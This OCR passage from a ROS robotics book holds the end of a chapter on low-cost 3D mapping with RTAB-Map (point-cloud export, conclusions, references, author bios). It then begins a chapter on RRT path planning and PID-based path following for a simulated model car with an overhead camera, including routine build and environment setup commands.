   $ roslaunch rtabmap_utils rtabmap_with_bag.launch
   ```

Again, a new window with *rviz* will pop up (similarly to Fig. 8) and you will see the environment in the dataset being progressively mapped.

6 Results and Discussion

In Fig. 9, we illustrate some results of the 3D map built using our experimental setup and the approach described in this paper. As can be seen in the pictures and the video of the experiment, the system is able to build a consistent and detailed 3D map of the environment, without ever losing track of the sensors' pose. In Fig. 10, we present the coordinate frames that are used in ROS and their relation, while running the system. Note that `/map` is the global frame used for building the 3D map,

[25] This will replace step 5 in Sect. 5.1 by publishing sensor data and the transforms.

Fig. 9 Illustrations of the 3D map in different areas of the building. Full video available at: https://www.youtube.com/watch?v=MlrcTyXy5No

while `/hector_map` corresponds to the frame where *Hector Mapping* provides the odometry information that feeds *RTAB-Map*.

Furthermore, it is possible to save the 3D map into Point Cloud data formats, such as PCD or PLY, to be opened by external applications, like Meshlab.[26] In order to do so, one simply has to run the following commands in the terminal at the end of the experiment to get a PCD file:

```
$ rosrun pcl_ros pointcloud_to_pcd input:=rtabmap/
cloud_map
$ rosservice call /rtabmap/publish_map 1 1 0
```

and another command to convert the PCD file into a PLY file (if needed):

```
$ pcl_pcd2ply <input_file>.pcd <output_file>.ply
```

[26] http://www.meshlab.net.




Fig. 10 View of the coordinate frames in our ROS system

7 Conclusions and Future Work

It is our belief that robotics should be accessible to all, and innovation and advancements do not necessarily come only from the robotics research community, but also from the potential of hobbyists and the Do It Yourself (DIY) community, when provided with the right tools. For this reason, this paper presents a thorough educational guide that benefits from open source software and low-cost sensors, below the $500 price tag, for building a consistent 3D map of the environment, as the main application target.

We provide this educational guide in the hope that it can be useful for learning/teaching robotics, and to get more acquainted with ROS, existing perception sensors such as RGB-D cameras and LRFs, SLAM algorithms and open source projects in general. Furthermore, we provide a large dataset with sensor data, allowing anyone without access to these sensors to build their work on top of them, which can be used for mapping, as well as localization algorithms, scene and object detection and recognition, and much more.

In the future, we have plans to provide a similar dataset with several more sensors, by adding two more laser range finder devices (*Hokuyo URG-04LX* and *SICK LMS500*), and two additional RGB-D cameras (*Orbbec Astra* and *Stereolabs ZED*), allowing for direct comparison of the sensors under the same conditions.

Acknowledgements We are sincerely thankful for the contributions on the free and open-source frameworks adopted in this work, particularly: Stefan Kohlbrecher for his work on *Hector Mapping*, Matthieu Labbé for his work on *RTAB-Map*, and Thiemo Wiedemeyer for his work on the *iai_kinect2* ROS driver.
This work was supported by the **S**eguranças robó**T**icos co**OP**erativos (STOP) research project (ref. CENTRO-01-0247-FEDER-017562), co-funded by the "Agência Nacional de Inovação" within the Portugal2020 programme.

References

1. Araújo, A., Portugal, D., Couceiro, M.S., Rocha, R.P.: Integrating Arduino-based educational mobile robots in ROS. J. Intell. Robot. Syst., Spec. Issue Auton. Robot. Syst. **77**(2), 281–298. Springer (2015)
2. Bradski, G., Kaehler, A.: Learning OpenCV: Computer Vision with the OpenCV library. O'Reilly Media, Inc. (2008)
3. Noori, F.M., Portugal, D., Rocha R.P., Couceiro, M.S.: On 3D simulators for multi-robot systems in ROS: MORSE or Gazebo? In: Proceedings of the 2017 IEEE International Symposium on Safety, Security, and Rescue Robotics (SSRR 2017), Shanghai, China, 11–13 October 2017
4. Quigley, M., Conley, K., Gerkey, B., Faust, J., Foote, T., Leibs, J., Berger, E., Wheeler, R., Ng, A.Y.: ROS: an open-source robot operating system. In: Proceedings of the 2009 IEEE International Conference on Robotics and Automation (ICRA 2009) Workshop on Open Source Software, Kobe, Japan, 12–17 May 2009, vol. 3, no. 3.2 (2009)
5. Machado Santos, J., Portugal, D., Rocha, R.P.: An evaluation of 2D SLAM techniques available in robot operating system. In: Proceedings of the 2013 IEEE International Symposium on Safety, Security and Rescue Robotics (SSRR 2013), Linköping, Sweden, 21–26 October 2013
6. Rusu, R., Cousins, S.: 3D is here: point cloud library (PCL). In: Proceedings of the 2011 IEEE International Conference on Robotics and Automation (ICRA 2011), Shanghai, China, 9–13 May 2011
7. Thrun, S., Fox, D., Burgard, W., Dellaert, F.: Robust monte carlo localization for mobile robots. Artif. Intell. (AI) **128**(12), 99–141 (2000)
8. Moore, T., Stouch, D.: A generalized extended Kalman filter implementation for the robot operating system. In: Proceedings of the 13th International Conference on Intelligent Autonomous Systems (IAS 2013), Advances in Intelligent Systems and Computing, vol. 302, pp. 335–348, July 2014. Springer (2014)
9. Marder-Eppstein, E., Berger, E., Foote, T., Gerkey, B., Konolige, K..: The office marathon: robust navigation in an indoor office environment. In: Proceedings of the 2010 IEEE International Conference on Robotics and Automation (ICRA 2010), Anchorage, AK, USA, pp. 300–307, May 2010
10. Hsiao, K., Chitta, S., Ciocarlie, M., Jones, E.G.: Contact-reactive grasping of objects with partial shape information. In: Proceedings of the 2010 IEEE/RSJ International Conference on Intelligent Robots and Systems (IROS 2010), pp. 1228–1235, October 2010
11. Bouchier, P.: Embedded ROS. IEEE Robot. Autom. Mag. **20**(2), 17–19 (2013)
12. Faria, D., Martins, R., Lobo, J., Dias, J.: Extracting data from human manipulation of objects towards improving autonomous robotic grasping. Robot. Auton. Syst. **60**(3), 396–410. Elsevier (2012)


13. Portugal, D., Couceiro, M.S. Rocha, R.P.: Applying Bayesian learning to multi-robot patrol. In: Proceedings of the 2013 International Symposium on Safety, Security and Rescue Robotics (SSRR 2013), Linköping, Sweden, 21–26 October 2013
14. Sales, F.F., Portugal, D., Rocha, R.P.: Real-time people detection and mapping system for a mobile robot using a RGB-D sensor. In: Proceedings of the 11th International Conference on Informatics in Control, Automation and Robotics (ICINCO 2014), Vienna, Austria, 1–3 September 2014
15. Alami, R., Albu-Schaeffer, A., Bicchi, A., Bischoff, R., et al.: Safe and dependable physical human-robot interaction in anthropic domains: state of the art and challenges. In: Proceedings of the 2006 IEEE/RSJ International Conference on Intelligent Robots and Systems (IROS 2006), Workshop on Physical Human-Robot Interaction in Anthropic Domains, Beijing, China, October 2006
16. Rocha, R.P., Portugal, D., Couceiro, M., Araújo, F., Menezes, P., Lobo, J.: The CHOPIN project: cooperation between Human and rObotic teams in catastroPhic INcidents. In: Proceedings of the 2013 International Symposium on Safety, Security and Rescue Robotics (SSRR 2013), Linköping, Sweden, 21–26 October 2013
17. Portugal, D., Marques L., Armada, M.: Deploying field robots for humanitarian demining: challenges, requirements and research trends. In: Mobile Service Robotics: 17th International Conference on Climbing and Walking Robots (CLAWAR 2014) and the Support Technologies for Mobile Machines, pp. 649–656. World Scientific Publishing (2014)
18. Couceiro, M.S., Portugal, D.: Swarming in forestry environments: collective exploration and network deployment. In: Swarm Intelligence—From Concepts to Applications, IET (2017)
19. Siebert, S., Teizer, J.: Mobile 3D mapping for surveying earthwork projects using an unmanned aerial vehicle (UAV) system. Autom. Constr. **41**, 1–14. Elsevier (2014)
20. Montemerlo, M., Thrun, S.: Large-scale robotic 3-D mapping of urban structures. In: Experimental robotics IX, pp. 141–150. Springer, Berlin, Heidelberg (2006)
21. Sequeira, V., Gonçalves, J.G.M., Ribeiro, M.I.: 3D environment modelling using laser range sensing. Robot. Auton. Syst. **16**, 81–91 (1995)
22. Thrun, S., Burgard, W., Fox, D.: A real-time algorithm for mobile robot mapping with applications to multi-robot and 3D mapping. In: Proceedings of the IEEE International Conference on Robotics and Automation (ICRA 2000), San Francisco, CA, USA, 24–28 April 2000
23. Kanade, T., Yoshida, A., Oda, K., Kano, H., Tanaka, M.: A stereo machine for video-rate dense depth mapping and its new applications. In: Proceedings of the IEEE Computer Society Conference on Computer Vision and Pattern Recognition (CVPR 1996), pp. 196–202, June 1996
24. Surmann, H., Lingemann, K., Nüchter, A., Hertzberg, J.: A 3D laser range finder for autonomous mobile robots. In: Proceedings of the 32nd International Symposium on Robotics (ISR 2001), pp. 153–158, 19–21 April 2001
25. Frueh, C., Zakhor, A.: 3D model generation for cities using aerial photographs and ground level laser scans. In: Proceedings of the IEEE Conference on Computer Vision and Pattern Recognition (CVPR 2001), vol. 2, no. 2, pp. 31–38, Kauai, USA (2001)
26. Brenneke, C., Wulf, O., Wagner, B.: Using 3D laser range data for SLAM in outdoor environments. In: Proceedings of the IEEE/RSJ International Conference on Intelligent Robots and Systems (IROS 2003), Las Vegas, NV, USA, 27–31 October 2003
27. Howard, A., Wolf, D.F., Sukhatme, G.S.: Towards 3D mapping in large urban environments. In: Proceedings of the IEEE/RSJ International Conference on Intelligent Robots and Systems (IROS), pp. 419–424, Sendai, Japan, September 2004
28. Cole, D.M., Newman, P.M.: Using laser range data for 3D SLAM in outdoor environments. In: Proceedings of the IEEE International Conference on Robotics and Automation (ICRA 2006), Orlando, FL, USA, 15–16 May 2006
29. Kohlhepp, P., Pozzo, P., Walther, M., Dillmann, R.: Sequential 3D-SLAM for mobile action planning. In: Proceedings of the IEEE/RSJ International Conference on Intelligent Robots and Systems (IROS 2004), Sendai, Japan, 28 September–2 October 2004

30. Weingarten, J., Siegwart, R.: 3D SLAM using planar segments. In: Proceedings of the IEEE/RSJ International Conference on Intelligent Robots and Systems (IROS 2006), Beijing, China, 9–15 October 2006
31. Rocha, R., Dias, J., Carvalho, A.: Cooperative multi-robot systems: a study of vision-based 3-D mapping using information theory. Robot. Auton. Syst. **53**(3–4), 282–311 (2005)
32. Sáez, J.M., Hogue, A., Escolano, F., Jenkin, M.: Underwater 3D SLAM through entropy minimization. In: Proceedings of the IEEE International Conference on Robotics and Automation (ICRA 2006), Orlando, FL, USA, 15–19 May 2006
33. Nüchter, A., Lingemann, K., Hertzberg, J.: 6D SLAM—mapping outdoor environments. J. Field Robot. **24**(8–9), 699–722 (2007)
34. Borrmann, D., Elseberg, J., Lingermann, K., Nüchter, A., Hertzberg, J.: Globally consistent 3D mapping with scan matching. Robot. Auton. Syst. **56**, 130–142 (2008)
35. Tomono, M.: Robust 3D SLAM with a stereo camera based on an edge-point ICP algorithm. In: Proceedings of the IEEE International Conference on Robotics and Automation (ICRA 2009), Kobe, Japan, 12–17 May 2009
36. Lindner, M., Kolb, A., Hartmann, K.: Data-fusion of PMD-based distance-information and high-resolution RGB-images. In: Proceedings of the IEEE International Symposium on Signals, Circuits and Systems (ISSCS 2007), Iasi, Romania, 13–14 July 2007
37. Zhu, J., Wang, L., Yang, R., David, J.: Fusion of time-of-flight depth and stereo for high accuracy depth maps. In: Proceedings of the IEEE Conference on Computer Vision and Pattern Recognition (CVPR 2008), Anchorage, AK, USA, 23–28 June 2008
38. Prusak, A., Melnychuk, O., Roth, H., Schiller, I., Koch, R.: Pose estimation and map building with a PMD-camera for robot navigation. Int. J. Intell. Syst. Technol. Appl. **5**(3–4), 255–264 (2008)
39. May, S., Droeschel, D., Holz, D., Fuchs, S., Malis, E., Nüchter, A., Hertzberg, J.: Three-dimensional mapping with time-of-flight cameras. J. Field Robot. **26**(11–12), 934–965 (2009)
40. Holz, D., Droeschel, D., Behnke, S., May, S., Surmann, H.: Fast 3D perception for collision avoidance and SLAM in domestic environments. Mob. Robot. Navig. 53–84. InTechOpen (2010)
41. Pirker, K., Rüther, M., Bischof, H., Schweighofer, G., Mayer, H.: An omnidirectional time-of-flight camera and its application to indoor SLAM. In: Proceedings of the 2010 International Conference on Control Automation Robotics & Vision (ICARCV 2010), Singapore, 7–10 December 2010
42. Henry, P., Krainin, M., Herbst, E., Ren, X., Fox, D.: RGB-D mapping: using kinect-style depth cameras for dense 3D modeling of indoor environments. Int. J. Robot. Res. **31**(5), 647–663 (2012)
43. Endres, F., Hess, J., Engelhard, N., Sturm, J., Cremers, D., Burgard, W.: An evaluation of the RGB-D SLAM system. In: Proceedings of the IEEE International Conference on Robotics and Automation (ICRA 2012), Saint Paul, MN, USA, 14–18 May 2012
44. Bachrach, A., Prentice, S., He, R., Henry, P., Huang, A.S., Krainin, M., Maturana, D., Fox, D., Roy, N.: Estimation, planning, and mapping for autonomous flight using an RGB-D camera in GPS-denied environments. Int. J. Robot. Res. **11**(31), 1320–1343 (2012)
45. Oliver, A., Kang, S., Wünsche, B. C., MacDonald, B.: Using the Kinect as a navigation sensor for mobile robotics. In: Proceedings of the 27th Conference on Image and Vision Computing New Zealand (IVCNZ 2012), Dunedin, New Zealand, 26–28 November 2012
46. Hornung, A., Wurm, K.M., Bennewitz, M., Stachniss, C., Burgard, W.: OctoMap: an efficient probabilistic 3D mapping framework based on octrees. Autono. Robots **34**(3), 189—206 (2013)
47. Endres, F., Hess, J., Sturm, J., Cremers, D., Burgard, W.: 3D Mapping with an RGB-D camera. IEEE Trans. Robot. **30**(1), 177-187 (2014)
48. Mur-Artal, R., Tarós, J.D.: ORB-SLAM2: an open-source SLAM system for monocular, stereo and RGB-D cameras. IEEE Trans. Robot. **33**(5), 1255–1262 (2017)
49. Engel, J., Schöphs, T., Cremers, D.: LSD-SLAM: large-scale direct monocular SLAM. In: European Conference on Computer Vision (ECCV 2014), Lecture Notes in Computer Science, vol. 8690, pp. 834–849. Springer (2014)

50. Pomerleau, F., Colas, F., Siegwart, R., Magnenat, S.: Comparing ICP variants on real-world data sets. Auton. Robots **34**(3), 133–148 (2013)
51. Hess, W., Kohler, D., Rapp, H, Andor, D.: Real-time loop closure in 2D LIDAR SLAM. In: Proceedings of the IEEE International Conference on Robotics and Automation (ICRA 2016), pp. 1271–1278, Stockholm, Sweden, 16–21 May 2016
52. Koide, K., Miura, J., Menegatti, E.: A portable 3D LIDAR-based system for long-term and wide-area people behavior measurement. IEEE Trans. Hum.-Mach. Syst. (under review)
53. Zhang, Z., Singh, S.: LOAM: lidar odometry and mapping in real-time. In: Robotics: Science and Systems Conference (RSS 2014), Berkeley, CA, July 2014
54. Engel, J., Koltun, V., Cremers, D.: Direct sparse odometry. IEEE Trans. Pattern Anal. Mach. Intell. **40**(3), 611–625 (2018)
55. Fankhauser, P., Bloesch, M., Rodriguez, D., Kaestner, R., Hutter, M., Siegwart, R.: Kinect v2 for mobile robot navigation: evaluation and modeling. In: Proceedings of the 2015 IEEE International Conference on Advanced Robotics (ICAR 2015), pp. 388–394, Istanbul, Turkey, 27–31 July 2015
56. Vasquez, H., Vargas, H.S., Sucar, L.E.: Using gestures to interact with a service robot using Kinect 2. Res. Comput. Sci. **96**, 85–93 (2015)
57. dos Santos, D.R., Basso, M., Khoshelham, K., de Oliveira, E., Pavan, N., Vosselman, G.: Mapping indoor spaces by adaptive coarse-to-fine registration of RGB-D data. IEEE Geosci. Remote Sens. Lett. **13**(2), 262–266 (2016)
58. Singhania, P., Siddharth, R.N., Das, S., Suresh, A.K.: Autonomous navigation of a multirotor using visual odometry and dynamic obstacle avoidance. In: Proceedings of the 2017 IARC Symposium on Indoor Flight Issues, Beijing, China, September 2017
59. Dedek, J., Golembiovsky, M., Slanina, Z.: Sensoric system for navigation of swarm robotics platform. In: Proceedings of the 2017 18th IEEE International Carpathian Control Conference (ICCC 2017), pp. 429–433, Sinaia, Romania, 28–31 May 2017
60. Labbé, M., Michaud, F.: Online global loop closure detection for large-scale multi-session graph-based SLAM. In: Proceedings of the 2014 IEEE/RSJ International Conference on Intelligent Robots and Systems (IROS 2014), pp. 2661–2666, Chicago, IL, USA, 14–18 September 2014
61. Labbé, M., Michaud, F.: Appearance-based loop closure detection for online large-scale and long-term operation. In: IEEE Trans. Robot. **29**(3), 734–745 (2013)
62. Shi, J., Tomasi, C.: Good features to track. In: Proceedings of the IEEE Computer Society Conference on Computer Vision and Pattern Recognition (CVPR 1994), pp. 593–600 (1994)
63. Labbé, M., Michaud, F.: RTAB-map as an open-source Lidar and visual SLAM library for large-scale and long-term online operation. J. Field Robot. (2018)
64. Kohlbrecher, S., Meyer, J., Von Stryk, O., Klingauf, U.: A flexible and scalable SLAM system with full 3D motion estimation. In: Proceedings of the 2011 IEEE International Symposium on Safety, Security and Rescue Robotics (SSRR 2011), pp. 155–160, Kyoto, Japan, 1–5 November 2011

David Portugal completed his Ph.D. degree on Robotics and Multi-Agent Systems at the University of Coimbra in Portugal, in March 2014. His main areas of expertise are cooperative robotics, multi-agent systems, simultaneous localization and mapping, field robotics, human-robot interaction, sensor fusion, metaheuristics, and graph theory. He is currently working as a Senior Researcher at Ingeniarius Ltd. (Portugal) in the STOP R&D technology transfer project on multi-robot patrolling. He has been involved in several local and EU-funded research projects in Robotics and Ambient Assisted Living, such as CHOPIN, TIRAMISU, Social-Robot, CogniWin and GrowMeUp. He has co-authored over 60 research articles included in international journals, conferences and scientific books.

André Araújo received the M.Sc degree in Electrical and Computer Engineering from the University of Coimbra (UC) in July 2012, with a MSc dissertation entitled "ROSint—Integration of a mobile robot in ROS architecture". Afterwards, he held a research fellowship in the CHOPIN (Cooperation between Human and rObotic teams in catastroPhic INcidents) R&D project, at the Institute of Systems and Robotics (ISR-UC), and a research fellowship in the PRODUTECH project (Production Technologies Cluster) R&D initiative, at the Centre of Robotics in Industry and Intelligent Systems (CROB), INESC TEC, Porto. His main research interests are Mobile Robotics, Unmmanned Aerial Vehicles, Internet of Things, Mechatronics, and Low-level Control. He is a co-founder of Ingeniarius, Ltd. (Portugal), currently performing as CTO and CFO.



Micael S. Couceiro obtained the Ph.D. degree in Electrical and Computer Engineering at the University of Coimbra. Over the past 10 years, he has been conducting scientific research on several areas, including robotics, computer vision, sports engineering, and others. This resulted on more than 50 articles in international impact factor journals, more than 60 articles at international conferences, and 3 books. He is currently an Associate Researcher at the Institute of Systems and Robotics, a Postdoc Researcher at the Faculty of Human Kinetics, and an Invited Professor at the Polytechnic Institute of Tomar. He is also co-founder and CEO of Ingeniarius, Ltd. (Portugal).

Path Planning and Following for an Autonomous Model Car Using an "Eye in the Sky"

Rodrigo Rill-García, Jose Martinez-Carranza, Edgar Granados and Marco Morales

Abstract Autonomous driving is a trend topic that is enabled by communication between devices. Under this scope, ROS is a useful tool for running multiple processes in a graph architecture, where each node may receive and post messages that are consumed by other nodes for their own needs. In this tutorial chapter we discuss a solution for autonomous path planning using a Randomized Random Tree (RRT) and a simple control scheme based on PIDs to follow that path. The control uses internal sensors and an external camera that works as an "eye in the sky". This is implemented with the help of ROS version 1.12.13 using the Kinetic distribution. Results are validated using the Gazebo multi-robot simulator, version 7.0.0. The robot model used corresponds to the AutoNOMOS mini developed by PHD Raúl Rojas, while the "eye in the sky" is an artificial simple RGB camera created in Gazebo for research purposes. The Rviz package is used to monitor the simulation. The repository for this project can be found at https://github.com/Sutadasuto/AutoNOMOS_Stardust. (The original model for the AutoNOMOS mini was retrieved from https://github.com/EagleKnights/EK_AutoNOMOS_Sim).

Keywords Autonomous driving · Path planning · Path following · Eye in the sky

Rodrigo Rill-García: This research was supported in part by Consejo Nacional de Ciencia y Tecnología (CONACYT).
Marco Morales: This research was supported in part by Asociación Mexicana de Cultura A.C.

R. Rill-García (✉) · J. Martinez-Carranza
Instituto Nacional de Astrofísica, Óptica y Electrónica Luis Enrique Erro 1, Santa María Tonanzintla, 72840 Puebla, Mexico
e-mail: rodrigo.rill@inaoep.mx

J. Martinez-Carranza
University of Bristol, Bristol BS8 1UB, UK
e-mail: carranza@inaoep.mx

E. Granados · M. Morales
ITAM, Río Hondo 1, Ciudad de México, 01080 México, México
e-mail: edgar.granados@itam.mx

M. Morales
e-mail: marco.morales@itam.mx

A. Koubaa (ed.), *Robot Operating System (ROS)*, Studies in Computational Intelligence 831, https://doi.org/10.1007/978-3-030-20190-6_2

1 Introduction

Autonomous driving is a subject of research interest which has produced results that have already been applied in successful commercial products (such as the Uber self-driving cars). Reliability and security are important issues for this kind of systems that need to be addressed.

An important requirement in robotics is the communication and cooperation between devices. Under this scope, ROS is a user-friendly robotic middleware for the large-scale integration of devices to build robotic systems.

This chapter takes this concept in order to suggest an alternative for the current autonomous driving paradigms where only on-board information is used for navigation. The key idea consists in creating communication with an aerial camera or "eye in the sky" (which in real-life scenarios can be provided by one or many drones) to provide the vehicle additional information about its context, thus improving three specific tasks: path planning, path following, and obstacle avoiding. Although this project focuses on a car-like robot, it is important to notice that these tasks can be translated to any mobile autonomous system such as domestic robots or industrial transport robots, where the aerial camera condition can be easily satisfied.

To summarize, the current chapter provides the reader a useful platform to test path planning and following algorithms for car-like robots. Particularly, we will discuss the next topics:

- A brief discussion of Rapidly-Exploring Random Trees (RRT) for path planning with nonholonomic robots using RGB images as occupancy maps
- A brief discussion on PID controllers for path following using RBG images as the source of closed-loop feedback
- Creating and using worlds for Gazebo
- Creating a RGB camera for Gazebo, including a plugin for publishing to ROS topics
- Getting pose data from Gazebo via ROS topics
- Sending markers to Rviz to display 3D shapes, 3D points, and lines, as well as tracking a robot in the generated map
- Translating XY coordinates from an image to real-scale 3D points useful for display

2 Background

The Rapidly-expanding Random Tree algorithm (RRT) [1] is designed to efficiently search high-dimensional spaces by randomly building a space-filling tree. When it comes to planning a path for a nonholonomic system such a car, the physical constrains of the system are accounted for in the local planner used for the expansion of the tree.

In this work, we have three controllers available to deal with nonholonomic constrains. At each iteration of the algorithm, one of these three controllers is chosen at random to expand the tree to a random new node. These controllers are:

- Straight forward steering
- Left steering
- Right steering

In the *Straight forward steering* controller, a random distance is gotten. Using this distance, a line of that length is drawn from the current position of the vehicle; however, the first part of that line must be tangent to the car's current yaw orientation, to ensure viability of the proposed path. The simplest case from the list is the first one, as a straight line of length L with a slope equivalent to the robot's orientation is drawn.

The *Left steering* and *Right steering* controllers are equivalent to each other, but mirrored. In these cases, in addition to the random distance, a random radius is calculated. This is because an arc will be drawn instead of a straight line; thus, we need the center of the circle and the angle of the portion of the circumference in which the arc is inscribed.

For the three controllers described above, the expected orientation of the vehicle at the end of the proposed line is the angle corresponding to the tangent line of the circle at that point (in the case of the straight line, it is considered for practical purposes as an arc from a circle with infinite[1] radius).

This generation of random lines is executed over and over until the goal is reached. However, two major considerations should be made:

- All these lines are drawn with respect to the local coordinate system of the car; therefore, they should be later translated to the global system.
- Collision detection is performed by testing intersection between lines and obstacles in the occupancy map. Thus, lines in collision are discarded.

Once the path is planned, the next task is to follow it. For this purpose, the car provides control over two Degrees Of Freedom (DOF): velocity and steering. Under this scheme, three different PID controllers were implemented in parallel: two for the steering, and one for velocity. PID stands for Proportional, Integral and Derivative, and those terms are used in a formula like this: $control\_signal = K_p * e + K_i * \int_t e + K_d * \frac{de}{dt}$, where the Ks are tuned by the user, and e is the error ($e = reference - current\_state$). This kind of controllers is best suited for linear systems, and is specially useful when the mathematical model of such systems is unknown.

The whole path is divided into subpaths, which consist of pairs of points. The goal from $subpath_n$ is the beginning of $subpath_{n+1}$. As any curve can be described as the joint of many short straight lines, each of this subpaths consists of a straight line from point P_1 to point P_2, as seen in Fig. 1. Therefore, the desired output of the

[1] As we can't actually use an infinite value, a large number is arbitrarily chosen so that the tangent looks colinear to the line previously drawn.




Fig. 1 Graphical representation of the errors calculated for the control law

control loop is the car moving over all these lines until reaching the goal (each line being a control subtask).

For this specific task, three different errors are defined with respect to a coordinate system generated by P_1 and P_2:

- Velocity error: the distance between the current position of the car and P_2 in the X' axis. This can be treated as the horizontal distance between the car and the desired point to reach, as seen in Fig. 1.
- Line error: the perpendicular distance between the current position of the car and the X' axis. This can be understood as the shortest distance between the car and the line it should be following, as seen in Fig. 1.
- Orientation error: the angle between the car's X axis and the X' axis. This can be interpreted as how well is the car aligned to the line it must follow, as seen in Fig. 1. It is calculated using a rotation matrix approach presented by Caubet and Biggs to work with values in the range $[-1, 1]$ [2]

Basically, the three errors are using the X' axis as the reference. Further refinement is done to achieve a better performance, but these three PIDs are the cornerstone of the control law.

3 Related Work

Talking about path planning, for the 2007 DARPA Urban Challenge, Kuwuata et al. [3] described a real-time motion planning algorithm, based on the RRT approach, applicable to autonomous vehicles operating in an urban environment. Their primary novelty was the use of closed-loop prediction in the framework of RRT.

When it comes to obstacle avoiding, it is not enough to detect the interference but to change the plan according to the new context. This is called path deformation (a path, that has been computed beforehand, is continuously deformed on-line in response

to unforeseen obstacles). Kurniawati and Fraichard [4] addressed this problem with a scheme called 2-STD, which operates in 2 steps: a collision avoidance step and a connectivity maintenance step ensuring that the deformed trajectory remains feasible.

About the "eye in the sky" paradigm, the researchers in charge of the Emergency Integrated Lifesaving Lanyard (EMILY) are working with tethered drones to create an "eye in the sky" combined with onboard thermal sensing to autonomously navigate EMILY to a cluster of people [5].

A recent work concerning on path planning plus velocity/acceleration planning was presented by Hu et al. [6]. According to the authors, the highlights of their proposal are: a method providing an optimal path with an appropriate corresponding acceleration and speed, and a proposed method for collision risks on single-lane and multi-lane roads. A remark should be done because their work addresses avoidance of both static and moving obstacles with a dynamic path planning.

4 ROS Environment Configuration

This application doesn't require any particular package besides the ones installed by default with ROS Kinetic and the ones from the repository mentioned for this chapter. However, to be able to control the AutoNOMOS from ROS topics, it is necessary to build a plugin[2] contained in the repository.

A step-by-step guide on how to setup the project can be found in the README file of the repository. Nevertheless, here we describe the necessary steps section corresponding to the plugin. In a terminal, access the Gazebo_plugin folder and enter the following commands:

```
mkdir build
cd build
cmake ../
make
sudo gedit ~/.bashrc
```

The first four commands build the plugin. Once the plugin has been compiled, we need to tell our system where to find our workspace and the plugin. To do this, add the next lines at the end of the file opened by the fifth command:

```
source /path/to/repo/AutoNOMOS_Stardust/AutoNOMOS_simulation/devel/
    setup.bash
export LD_LIBRARY_PATH=${LD_LIBRARY_PATH}:/path/to/repo/
    AutoNOMOS_Stardust/Gazebo_plugin/build
```

Be sure to replace '/path/to/repo' for the path where you downloaded the repository. Those lines are defining the path variables for the project and the plugin. Once this is done, you are ready to build the whole project. To do this, open the

[2] For further reference about plugins, it is highly recommended to read this tutorial: http://gazebosim.org/tutorials?tut=plugins_hello_world.




Fig. 2 RViz as seen at start up. Note that no relevant information is shown yet

~/AutoNOMOS_Stardust/AutoNOMOS_simulation folder in terminal. There, execute the next commands:

```
catkin_make
source ~/.bashrc
```

5 Starting with a Test

The README file contains also a quick guide for running the project.[3] First, open the ~/AutoNOMOS_Stardust/AutoNOMOS_simulation folder in terminal. This folder is the workspace used for the project. In different tabs, run the next commands:

```
